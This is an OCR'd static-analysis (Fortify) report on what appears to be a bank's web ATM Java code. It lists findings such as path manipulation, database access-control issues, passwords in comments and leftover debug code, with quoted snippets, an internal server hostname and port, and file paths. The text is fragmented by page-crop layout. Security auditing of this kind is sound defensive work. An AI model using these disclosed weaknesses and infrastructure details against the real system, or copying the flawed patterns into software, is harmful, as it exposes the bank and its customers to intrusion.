




					PFUL
Kingdom:	Security Features				
Abstract:			·		
Sink:	_CheckSub.java:18 Comme	nt()			
16	*/	• (7			
17	<pre>public class _CheckSub {</pre>				
18	/**				
19	* editPasswd				
20	* (1.Trim 2.Check Type 3 5.Filter special char 6.return		Ascii lengt	h 4.Cut Max Ascii length	
CaUserDataDAO.j	ava, line 251 (Password Managen	ent: Passwor	d in Comm	ent) [Hidden]	
Fortify Priority:	Low	Folder	Low		
Kingdom:	Security Features				
Abstract:					
Sink:	CaUserDataDAO.java:251 C	Comment()			
249	}	V			
250					
251	// update password				
252	<pre>public static int updatePassw piKey1, String piKey2) throws</pre>	ord(Connection	n piDbConn,	CaUserData piRow, String	
253	SQLException				
MailTool.java, line	e 49 (Password Management: Pass	word in Com	ment) [Hide	den]	
Fortify Priority:	Low	Folder	Low		
Kingdom:	Security Features				
Abstract:					
Sink:	MailTool.java:49 Comment()				
47	}				
	•				

* @param session mail session MailTool.buildSession








```
77
                        //DB 1000 16 SessionKey, IndexString:000~999 998
78
                         /32+48=80(SessionKey+IndexString)
                     eg.:001008009011022033055077088099100110114119124180
                        public static String encAtmSessionKey(String piSessionKey, byte[] piKeyCode) throws
                     Throwable
80
                        {
81
                           String mlSessionKeyIndexString = "";
_AcqMac.java, line 38 (Poor Error Handling: Overly Broad Throws) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Errors
Abstract:
                      AcqMac.java getAcqMac()
                     _AcqMac.java:38 Function: getAcqMac()
Sink:
                         * @return String
36
37
38
                        // Before call this method you must call _BaseKey.setBaseKey() !!
39
40
                        //
_AesECB.java, line 43 (Poor Error Handling: Overly Broad Throws) [Hidden]
Fortify Priority:
                     Low
                                                     Folder
                                                                     Low
Kingdom:
                     Errors
Abstract:
                      AesECB.java decryptData()
                     _AesECB.java:43 Function: decryptData()
Sink:
41
42
43
                        public static byte[] decryptData(byte[] piAESKey, byte[] piEncData) throws
                     Throwable
44
45
                           byte[] mlData = null;
_AesECB.java, line 19 (Poor Error Handling: Overly Broad Throws) [Hidden]
Fortify Priority:
                                                     Folder
                     Low
                                                                     Low
Kingdom:
                     Errors
Abstract:
                      AesECB.java encryptData()
Sink:
                     _AesECB.java:19 Function: encryptData()
17
18
                        //JCE
19
                        public static byte[] encryptData(byte[] piAESKey, byte[] piData) throws Throwable
20
```

byte[] mlEncData = null;










```
System.out.println("DecTAC:"+_GeneralSub.toFormatHexString(mlDecTAC));
38
                               String mlTmpStr=new String(mlDecTAC);
39
                               System.out.println("DecTAC string:"+mlTmpStr);
BaseKey.java, line 113 (Code Correctness: Byte Array to String Conversion) [Hidden]
Fortify Priority:
                      Low
                                                      Folder
                                                                       Low
                      Code Quality
Kingdom:
Abstract:
                       BaseKey.java 113 String() String
Sink:
                      _BaseKey.java:113 String()
                                  et.printStackTrace();
111
112
113
                               mlKey = new String(mlTmpKey);
114
                            }
115
                            else
_FormatSub.java, line 446 (Code Correctness: Byte Array to String Conversion) [Hidden]
Fortify Priority:
                      Low
                                                      Folder
                                                                       Low
Kingdom:
                      Code Quality
Abstract:
                       FormatSub.java 446 String() String
Sink:
                      _FormatSub.java:446 String()
444
445
                                     mlRepeatEnd = i;
                      mlRepeat = Integer.parseInt(new String(mlSrcFormat, mlRepeatStart,
(mlRepeatEnd - mlRepeatStart + 1)));
446
447
                                     for (int j = 0; j < mlRepeat; j++)</pre>
448
_FormatSub.java, line 483 (Code Correctness: Byte Array to String Conversion) [Hidden]
Fortify Priority:
                                                      Folder
                      Low
                                                                       Low
Kingdom:
                      Code Quality
Abstract:
                       FormatSub.java 483 String() String
Sink:
                      _FormatSub.java:483 String()
481
                                        //Repeat
482
                                        mlRepeatEnd = i;
483
                                        mlRepeat = Integer.parseInt(new String(mlSrcFormat, mlRepeatStart,
                      (mlRepeatEnd - mlRepeatStart + 1)));
484
                                        for (int j = 0; j < mlRepeat; j++)</pre>
485
_AesECB.java, line 123 (Code Correctness: Byte Array to String Conversion) [Hidden]
Fortify Priority:
                      Low
                                                      Folder
                                                                       Low
Kingdom:
                      Code Quality
Abstract:
                        AesECB.java 123 String() String
                      _AesECB.java:123 String()
Sink:
121
                            try
122
123
                               mlDecSessionKey =new String(_AesECB.decryptData(mlAESkeyByteArray,
                      _GeneralSub.hexStringToByteArray(piEncSessionKey)));
124
125
                            finally
```








```
Recommendations:
unused code
_CheckSub.java, line 262 (Dead Code: Expression is Always true) [Hidden]
                                                    Folder
Fortify Priority:
                     Low
                                                                    Low
Kingdom:
                     Code Quality
                      CheckSub.java 262 true
Abstract:
                     CheckSub.java:262 IfStatement()
Sink:
260
261
                             //Trim
262
                             if (mlSwContinue) {
263
                                if (piEditStr != null) {
264
                                    mlWkEditStr = piEditStr.trim();
_CheckSub.java, line 271 (Dead Code: Expression is Always true) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
                     Code Quality
Kingdom:
Abstract:
                      _CheckSub.java 271 true
                     _CheckSub.java:271 IfStatement()
Sink:
269
270
                             //MinLength==0blank,
271
                             if (mlSwContinue) {
272
                                if (piMinLength == 0 && mlWkEditStr.equals("")) {
273
                                    mlSwContinue = false;
_CheckSub.java, line 332 (Dead Code: Expression is Always true) [Hidden]
                                                    Folder
Fortify Priority:
                     Low
                                                                    Low
Kingdom:
                     Code Quality
Abstract:
                      _CheckSub.java 332 true
                     CheckSub.java:332 IfStatement()
Sink:
330
331
                             //Trim
332
                             if (mlSwContinue) {
333
                                if (piEditStr != null) {
334
                                    mlWkEditStr = piEditStr.trim();
_CheckSub.java, line 341 (Dead Code: Expression is Always true) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
Kingdom:
                     Code Quality
                      CheckSub.java 341 true
Abstract:
                     _CheckSub.java:341 IfStatement()
Sink:
339
                             //MinLength==0blank,
340
341
                             if (mlSwContinue) {
                                if (piMinLength == 0 && mlWkEditStr.equals("")) {
342
                                    mlSwContinue = false;
343
_CheckSub.java, line 405 (Dead Code: Expression is Always true) [Hidden]
Fortify Priority:
                                                    Folder
                     Low
                                                                    Low
Kingdom:
                     Code Quality
                      CheckSub.java 405 true
Abstract:
                     _CheckSub.java:405 IfStatement()
Sink:
403
404
                             if (mlSwContinue) {
405
406
                                if (piEditStr != null) {
```



407	mlWkEditStr = piEditStr.trim();	








```
6
                        public static void main(String[] args)
7
8
                          TestMsgTool testmsgtool = new TestMsgTool();
testFormat.java, line 20 (J2EE Bad Practices: Leftover Debug Code) [Hidden]
Fortify Priority:
                                                    Folder
                     Low
                                                                    Low
                     Encapsulation
Kingdom:
                    testFormat Web
Abstract:
                     testFormat.java:20 Function: main()
Sink:
                    public class testFormat
18
19
20
                        public static void main(String[] args)
21
testEatmMessage.java, line 19 (J2EE Bad Practices: Leftover Debug Code) [Hidden]
Fortify Priority:
                     Low
                                                    Folder
                                                                    Low
Kingdom:
                     Encapsulation
Abstract:
                    testEatmMessage Web
Sink:
                     testEatmMessage.java:19 Function: main()
                    public class testEatmMessage
17
18
19
                        public static void main(String[] args)
20
21
                          testEatmMessage testeatmmessage = new testEatmMessage();
```








```
Fortify Priority:
                                                      Folder
                                                                       High
                      High
                      Input Validation and Representation
Kingdom:
Abstract:
                      BS1002.java 664 FileOutputStream()
                      Property.java:47 java.util.Properties.load()
Source:
45
                                  //File myFile = new
                      File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("/../webapp
                      s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46
                                  //props.load(new FileInputStream(myFile));
47
                                 props.load(getClass().getResourceAsStream("eai.properties"));
48
                                 this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
                      "tcp:eai-srv3.scsb.com.tw:7500 iiii");
49
                                 this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
Sink:
                      BS1002.java:664 java.io.FileOutputStream.FileOutputStream()
662
                           outputter.output(doc.
663
                               new FileOutputStream(
                           EAIConnector.TestPath + "BS1002_" + this.getCUSTIDNO() + "_" + this.getFUNCOD()
664
                      ".xml"));
665
                         }
666
                         }
BSLoopback.java, line 106 (Path Manipulation) [Hidden]
                                                                       High
Fortify Priority:
                      High
                                                      Folder
Kingdom:
                      Input Validation and Representation
                      BSLoopback.java 106 FileOutputStream()
Abstract:
                      Property.java:47 java.util.Properties.load()
Source:
                                  //File myFile = new
                      File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("/../webapp
                      s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46
                                  //props.load(new FileInputStream(myFile));
                                 props.load(getClass().getResourceAsStream("eai.properties"));
47
48
                                 this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
                      "tcp:eai-srv3.scsb.com.tw:7500 iiii");
49
                                  this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
Sink:
                      BSLoopback.java:106 java.io.FileOutputStream.FileOutputStream()
104
                                         outputter.output(doc,
105
                                                           new FileOutputStream(
106
                                              EAIConnector.TestPath + "BSLoopback_" + aEncodingCode +
                      ".xml"));
107
                                      }
108
BS1002.java, line 497 (Path Manipulation) [Hidden]
                                                                       High
Fortify Priority:
                                                      Folder
Kingdom:
                      Input Validation and Representation
                      BS1002.java 497 File()
Abstract:
                      Property.java:47 java.util.Properties.load()
Source:
45
                      File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("/../webapp
                      s/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46
                                  //props.load(new FileInputStream(myFile));
                                 props.load(getClass().getResourceAsStream("eai.properties"));
48
                                 this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
                      "tcp:eai-srv3.scsb.com.tw:7500 iiii");
49
                                 this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
Sink:
                      BS1002.java:497 java.io.File.File()
495
                         ByteArrayInputStream is = null;
496
                         if (EAIConnector.isReadFile) {
                          doc = builder.build(new File(EAIConnector.TestPath + "BS1002_" + this.getCUSTIDNO()
497
                         + this.getFUNCOD() + ".xml"));
498
                         XMLOutputter outputter = new XMLOutputter();
499
                          setOutputXML(outputter.outputString(doc));
```



```
PropertyFile.java, line 29 (Path Manipulation) [Hidden]
                                                        Folder
                                                                          High
Fortify Priority:
                      High
Kingdom:
                      Input Validation and Representation
Abstract:
                        PropertyFile.java 29 File()
                      EatmProperty.java:11 java.util.Properties.load()
Source:
10
                                   Properties props = new Properties();
11
                                   props.load(getClass().getResourceAsStream("configFilePath.properties"));
12
                                   this.ConfigFilePath = props.getProperty("filePath",
                      "//usr//bea101//eatm_data//config//scsb//webatm.properties");
13
                                   System.out.println("ConfigFilePath:"+ConfigFilePath);
Sink:
                       _PropertyFile.java:29 java.io.File.File()
27
28
29
                                mlPropertyFile = new File(piFileNameStr);
30
31
                            catch (Throwable et)
BS1801.java, line 143 (Path Manipulation) [Hidden]
Fortify Priority:
                      High
                                                        Folder
                                                                         High
                      Input Validation and Representation
Kingdom:
Abstract:
                       BS1801.java 143 File()
                      Property.java:47 java.util.Properties.load()
Source:
45
                                   //File myFile = new
                      File(String.valueOf(String.valueOf(System.getProperty("user.dir"))).concat("/../webapps/WebAgenda/WEB-INF/classes/com/scsb/eai/eai.property"));
46
                                   //props.load(new FileInputStream(myFile));
47
                                   props.load(getClass().getResourceAsStream("eai.properties"));
                                   this.EAIConnectorDaemon = props.getProperty("EAIConnectorDaemon",
                      "tcp:eai-srv3.scsb.com.tw:7500 iiii");
49
                                   this.EAIConnectorSubject = props.getProperty("EAIConnectorSubject",
                      "scsb.eai.request iiii");
Sink:
                      BS1801.java:143 java.io.File.File()
141
                          ByteArrayInputStream is = null;
142
                          if (EAIConnector.isReadFile) {
143
                           doc = builder.build(new File(EAIConnector.TestPath + "BS1801_" + this.getACN() +
                       ".xml"));
144
                          XMLOutputter outputter = new XMLOutputter();
145
                           setOutputXML(outputter.outputString(doc));
```







```
PreparedStatement stmt = conn.prepareStatement(query);
stmt.setInt(1, id);
stmt.setString(2, userName);
ResultSet results = stmt.execute();
Android
PasswordAuthentication pa = authenticator.getPasswordAuthentication();
String userName = pa.getUserName();
String id = this.getIntent().getExtras().getString("invoiceID");
String query = "SELECT * FROM invoices WHERE id = ? AND user = ?";
SQLiteDatabase db = this.openOrCreateDatabase("DB", MODE_PRIVATE, null);
Cursor c = db.rawQuery(query, new Object[]{id, userName});
PfWebDataDAO.java, line 76 (Access Control: Database) [Hidden]
Fortify Priority:
                      High
                                                       Folder
                                                                       High
Kingdom:
                      Security Features
Abstract:
                      Access ControlPfWebDataDAO.java selectRow() 76 SQL
                      _WebatmEjbSub.java:581 java.lang.System.getProperty()
Source:
579
580
                                  SecurityConst.$ManchineId = mlProperties.getProperty("MachineId").trim();
581
                                  SecurityConst.$ServerId = System.getProperty("weblogic.Name");
582
                                  //Servlet
                      SecurityConst.$ServletDomainURL =
mlProperties.getProperty("ServletDomainURL").trim(); //Domain1
583
                      PfWebDataDAO.java:76 java.sql.PreparedStatement.setString()
Sink:
74
                               mlPS = piDbConn.prepareStatement(SQL_SELECT);
75
                               mlPS.setString(1, piKey1);
76
                               mlPS.setString(2, piKey2);
77
                               mlPS.setString(3, piKey3);
78
                               mlRS = mlPS.executeQuery();
OracleSCSB_NoticeDAO.java, line 69 (Access Control: Database) [Hidden]
Fortify Priority:
                      Low
                                                       Folder
                                                                       Low
                      Security Features
Kingdom:
                      Access ControlOracleSCSB_NoticeDAO.java insertRow() 69 SQL
Abstract:
Source:
                      _PropertyFile.java:44 java.util.Properties.load()
42
                               mlXfis = new FileInputStream(mlPropertyFile);
43
                               mlProperties= new Properties();
                               mlProperties.load(mlXfis);
44
45
                            }
46
                            catch (Throwable et)
                      OracleSCSB NoticeDAO.java:69 java.sql.PreparedStatement.setString()
Sink:
67
                               mlPS.setString(5, piRow.Mail_To);
68
                               mlPS.setString(6, piRow.Subject);
69
                               mlPS.setString(7, piRow.Content);//20130924
70
                               mlPS.setInt(8, piRow.Send);
71
                               mlPS.setString(9, piRow.Type_code);
OracleSCSB_NoticeDAO.java, line 69 (Access Control: Database) [Hidden]
Fortify Priority:
                      Low
                                                       Folder
                                                                       Low
Kingdom:
                      Security Features
                      Access ControlOracleSCSB_NoticeDAO.java insertRow() 69 SQL
Abstract:
Source:
                      PfAtmBankDataDAO.java:294 java.sql.PreparedStatement.executeQuery()
292
                               mlPS = PiDbConn.prepareStatement(SQL_SELECT);
```



```
293
                             mlPS.setString(1, piIssuerBankNo);
294
                             mlRS = mlPS.executeQuery();
295
                             if (mlRS.next())
296
Sink:
                     OracleSCSB_NoticeDAO.java:69 java.sql.PreparedStatement.setString()
                             mlPS.setString(5, piRow.Mail_To);
67
                             mlPS.setString(6, piRow.Subject);
68
69
                             mlPS.setString(7, piRow.Content);//20130924
70
                             mlPS.setInt(8, piRow.Send);
71
                             mlPS.setString(9, piRow.Type_code);
PfWebDataDAO.java, line 75 (Access Control: Database) [Hidden]
Fortify Priority:
                     High
                                                    Folder
                                                                    High
                     Security Features
Kingdom:
Abstract:
                     Access ControlPfWebDataDAO.java selectRow() 75 SQL
Source:
                     PropertyFile.java:44 java.util.Properties.load()
                             mlXfis = new FileInputStream(mlPropertyFile);
42
43
                             mlProperties= new Properties();
44
                             mlProperties.load(mlXfis);
45
                          }
46
                          catch (Throwable et)
                     PfWebDataDAO.java:75 java.sql.PreparedStatement.setString()
Sink:
73
74
                             mlPS = piDbConn.prepareStatement(SQL_SELECT);
75
                             mlPS.setString(1, piKey1);
76
                             mlPS.setString(2, piKey2);
77
                             mlPS.setString(3, piKey3);
OracleSCSB_NoticeDAO.java, line 67 (Access Control: Database) [Hidden]
Fortify Priority:
                                                    Folder
                                                                    Low
                     Security Features
Kingdom:
                     Access ControlOracleSCSB_NoticeDAO.java insertRow() 67 SQL
Abstract:
Source:
                     SsWebCashHelperDAO.java:223 java.sql.PreparedStatement.executeQuery()
221
                             mlPS.setString(1, piKey1);
222
                             mlPS.setString(2, piKey2);
223
                             mlRS = mlPS.executeQuery();
224
                             Vector mlVec = new Vector();
225
                             while (mlRS.next())
Sink:
                     OracleSCSB_NoticeDAO.java:67 java.sql.PreparedStatement.setString()
65
                             mlPS.setString(3, piRow.Mail_From);
66
                             mlPS.setString(4, piRow.To_Name);
67
                             mlPS.setString(5, piRow.Mail_To);
```

mlPS.setString(6, piRow.Subject);

mlPS.setString(7, piRow.Content);//20130924

68





